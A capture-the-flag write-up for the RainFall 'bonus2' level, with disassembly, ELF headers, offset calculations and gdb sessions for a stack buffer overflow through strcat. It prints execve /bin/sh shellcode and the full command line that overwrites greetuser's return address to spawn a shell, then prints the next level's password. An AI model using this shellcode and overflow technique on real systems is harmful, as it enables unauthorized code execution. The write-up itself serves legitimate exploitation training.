 804852f:	83 e4 f0             	and    $0xfffffff0,%esp
 8048532:	81 ec a0 00 00 00    	sub    $0xa0,%esp
 8048538:	83 7d 08 03          	cmpl   $0x3,0x8(%ebp)
 804853c:	74 0a                	je     8048548 <main+0x1f>
 804853e:	b8 01 00 00 00       	mov    $0x1,%eax
 8048543:	e9 e8 00 00 00       	jmp    8048630 <main+0x107>
 8048548:	8d 5c 24 50          	lea    0x50(%esp),%ebx
 804854c:	b8 00 00 00 00       	mov    $0x0,%eax
 8048551:	ba 13 00 00 00       	mov    $0x13,%edx
 8048556:	89 df                	mov    %ebx,%edi
 8048558:	89 d1                	mov    %edx,%ecx
 804855a:	f3 ab                	rep stos %eax,%es:(%edi)
 804855c:	8b 45 0c             	mov    0xc(%ebp),%eax
 804855f:	83 c0 04             	add    $0x4,%eax
 8048562:	8b 00                	mov    (%eax),%eax
 8048564:	c7 44 24 08 28 00 00 	movl   $0x28,0x8(%esp)
 804856b:	00 
 804856c:	89 44 24 04          	mov    %eax,0x4(%esp)
 8048570:	8d 44 24 50          	lea    0x50(%esp),%eax
 8048574:	89 04 24             	mov    %eax,(%esp)
 8048577:	e8 44 fe ff ff       	call   80483c0 <strncpy@plt>
 804857c:	8b 45 0c             	mov    0xc(%ebp),%eax
 804857f:	83 c0 08             	add    $0x8,%eax
 8048582:	8b 00                	mov    (%eax),%eax
 8048584:	c7 44 24 08 20 00 00 	movl   $0x20,0x8(%esp)
 804858b:	00 
 804858c:	89 44 24 04          	mov    %eax,0x4(%esp)
 8048590:	8d 44 24 50          	lea    0x50(%esp),%eax
 8048594:	83 c0 28             	add    $0x28,%eax
 8048597:	89 04 24             	mov    %eax,(%esp)
 804859a:	e8 21 fe ff ff       	call   80483c0 <strncpy@plt>
 804859f:	c7 04 24 38 87 04 08 	movl   $0x8048738,(%esp)
 80485a6:	e8 d5 fd ff ff       	call   8048380 <getenv@plt>
 80485ab:	89 84 24 9c 00 00 00 	mov    %eax,0x9c(%esp)
 80485b2:	83 bc 24 9c 00 00 00 	cmpl   $0x0,0x9c(%esp)
 80485b9:	00 
 80485ba:	74 5c                	je     8048618 <main+0xef>
 80485bc:	c7 44 24 08 02 00 00 	movl   $0x2,0x8(%esp)
```



```
80485c3:       00
80485c4:       c7 44 24 04 3d 87 04    movl   $0x804873d,0x4(%esp)
80485cb:       08
80485cc:       8b 84 24 9c 00 00 00    mov    0x9c(%esp),%eax
80485d3:       89 04 24                mov    %eax,(%esp)
80485d6:       e8 85 fd ff ff          call   8048360 <memcmp@plt>
80485db:       85 c0                   test   %eax,%eax
80485dd:       75 0c                   jne    80485eb <main+0xc2>
80485df:       c7 05 88 99 04 08 01    movl   $0x1,0x8049988
80485e6:       00 00 00
80485e9:       eb 2d                   jmp    8048618 <main+0xef>
80485eb:       c7 44 24 08 02 00 00    movl   $0x2,0x8(%esp)
80485f2:       00
80485f3:       c7 44 24 04 40 87 04    movl   $0x8048740,0x4(%esp)
80485fa:       08
80485fb:       8b 84 24 9c 00 00 00    mov    0x9c(%esp),%eax
8048602:       89 04 24                mov    %eax,(%esp)
8048605:       e8 56 fd ff ff          call   8048360 <memcmp@plt>
804860a:       85 c0                   test   %eax,%eax
804860c:       75 0a                   jne    8048618 <main+0xef>
804860e:       c7 05 88 99 04 08 02    movl   $0x2,0x8049988
8048615:       00 00 00
8048618:       89 e2                   mov    %esp,%edx
804861a:       8d 5c 24 50             lea    0x50(%esp),%ebx
804861e:       b8 13 00 00 00          mov    $0x13,%eax
8048623:       89 d7                   mov    %edx,%edi
8048625:       89 de                   mov    %ebx,%esi
8048627:       89 c1                   mov    %eax,%ecx
8048629:       f3 a5                   rep movsl %ds:(%esi),%es:(%edi)
804862b:       e8 54 fe ff ff          call   8048484 <greetuser>
8048630:       8d 65 f4                lea    -0xc(%ebp),%esp
8048633:       5b                      pop    %ebx
8048634:       5e                      pop    %esi
8048635:       5f                      pop    %edi
8048636:       5d                      pop    %ebp
8048637:       c3                      ret
8048638:       90                      nop
```

Same process as the previous exo:



```
bonus2@RainFall:~$ readelf -l bonus2

Elf file type is EXEC (Executable file)
Entry point 0x80483d0
There are 8 program headers, starting at offset 52

Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
  PHDR           0x000034 0x08048034 0x08048034 0x00100 0x00100 R E 0x4
  INTERP         0x000134 0x08048134 0x08048134 0x00013 0x00013 R   0x1
      [Requesting program interpreter: /lib/ld-linux.so.2]
  LOAD           0x000000 0x08048000 0x08048000 0x00870 0x00870 R E 0x1000
  LOAD           0x000870 0x08049870 0x08049870 0x00110 0x0011c RW  0x1000
  DYNAMIC        0x000884 0x08049884 0x08049884 0x000c8 0x000c8 RW  0x4
  NOTE           0x000148 0x08048148 0x08048148 0x00044 0x00044 R   0x4
  GNU_EH_FRAME   0x000744 0x08048744 0x08048744 0x0003c 0x0003c R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x4

 Section to Segment mapping:
  Segment Sections...
   00
   01     .interp
   02     .interp .note.ABI-tag .note.gnu.build-id .gnu.hash .dynsym .dynstr .gnu.
version .gnu.version_r .rel.dyn .rel.plt .init .plt .text .fini .rodata .eh_frame_
hdr .eh_frame
   03     .ctors .dtors .jcr .dynamic .got .got.plt .data .bss
   04     .dynamic
   05     .note.ABI-tag .note.gnu.build-id
   06     .eh_frame_hdr
   07
bonus2@RainFall:~$
```

## Overflow shellcode in the stack, and overwrite the return address of the main.

The only possible option is to overwrite the return address of greetuser(), using the strcat() vulnerabiliy.


The return address is stored 0x4c octet from where we write, anything we'ill write at offset 0x5c from our destination address will overwrite the return address of the function.
With the welcoming message, we have at most already 0x11 chars written at are destination address.
The source that is copied is max 0x48 octet long. Which mean at the maximum we can write 0x11 + 0x48 = 0x59 .
Which let us a long way.
So considering that the first 0x11 chars are already filled, it lets us 0x4c - 0x11 = 0x3b octet long to write are shellcode, then the

return address as the last, to overwrite the return EIP.

We use the shellcode we used earlier:

\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80     len 0x15 (21)

*Let's check:*
*b *greetuser+147*




```
(gdb)
process 14883 is executing new program: /bin/dash
Error in re-setting breakpoint 2: Function "greetuser" not defined.
$ whoami
bonus2
$ pw
sh: 2: pw: not found
$ pwd
/home/user/bonus2
$
(gdb) start `python -c "print('\x31\xc9\xf7\xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80' + 0x13 * 'a')"
` `python -c "print( 0x17 * 'a' + '\xfd\xf5\xff\xbf')"`
```

It works in gdb but not otherwise...
Maybe the stack is not align or something like that ? Let's jump at the address where my arg is stored.

I will start the execution where the argument of greetuser() is stored, so 0xbffff640, instead of where it is copied, to test.

After hours of debug, I realize the first byte of my arg **was rewrite to 0** (because the **end of the copy strcat()** override my argument), so I wrote first 4 octet (to have my **instructions align**, it did not work with 1, 2, or 3...)
**Then my shellcode, and the return address + 4 octet**



```
bonus2@RainFall:~$ ./bonus2 `python -c "print '\x12\x34\x56\x78\x31\xc9\xf7\
xe1\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xb0\x0b\xcd\x80' + '
\x90' * 15 "` `python -c "print  '\x90' * 23 + '\x44\xf6\xff\xbf'"`
Goedemiddag! 4Vx1���Qh//shh/bin��
                                   `��������������������������������������D����
$ cat /home/user/bonus3/.pass
71d449df0f960b36e0055eb58c14d0f5d0ddc0b35328d657f91cf0df15910587
$ 
```

Flag :
71d449df0f960b36e0055eb58c14d0f5d0ddc0b35328d657f91c

f0df15910587